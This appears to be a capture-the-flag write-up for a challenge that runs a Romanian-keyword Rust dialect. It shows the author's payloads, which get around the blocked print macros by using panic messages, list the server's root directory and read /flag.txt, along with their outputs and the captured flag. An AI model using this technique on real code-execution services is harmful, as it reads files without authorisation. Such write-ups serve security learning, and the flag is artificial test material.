rugina


"Aren't you tired of rust? I found the perfect solution for you! Welcome to Rugină. Since there is no compiler for it yet, I made one for you."

When trying to paste Rust code i was told that: only “Rugină-like” keywords were allowed, and standard Rust code was rejected.

I quickly discovered that `principal()` was an alias for `fn main()`, and `mutabil` replaced `mut` so I realised that this is Rust translated to romanian. However, all forms of `println!` or `print!` were blocked or neutered.

I looked for alternative ways of outputing messages and I stumbled across `panic!` that worked and printed panic messages in the output.

By enumerating the root directory with standard Rust (`std::fs::read_dir("/")`), I found a suspicious file: `/flag.txt`




```
principal() {
    let mut acc = String::new();
    dacă let Ok(rd) = std::fs::read_dir("/") {
        pentru e in rd {
            dacă let Ok(entry) = e {
                let p = entry.path();
                let s = p.display().to_string();
                acc.push_str(&s);
                acc.push('\n');
            }
        }
    }
    panic!("{}", acc);
}
```

```
thread 'main' panicked at main.rs:13:5:
/bin
/boot
/dev
/etc
/home
/lib
/lib64
/media
/mnt
/opt
/proc
/root
/run
/sbin
/srv
/sys
/tmp
/usr
/var
/.dockerenv
/app
/flag.txt
```

After that I submitted the following payload:

```
principal() {
    let s =
std::fs::read_to_string("/flag.txt").unwrap_or("NU_FLAG".into());
    panic!("FLAG={}", s);
}
```

The output showed the flag:



📝 Output

```
thread 'main' panicked at main.rs:3:5:
FLAG=ctf{73523e676b04e1c2db176d8035648893648b969f5ddf5ac40f8fc5b6c15d8692}
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

flag: ctf{73523e676b04e1c2db176d8035648893648b969f5ddf5ac40f8fc5b6c15d8692}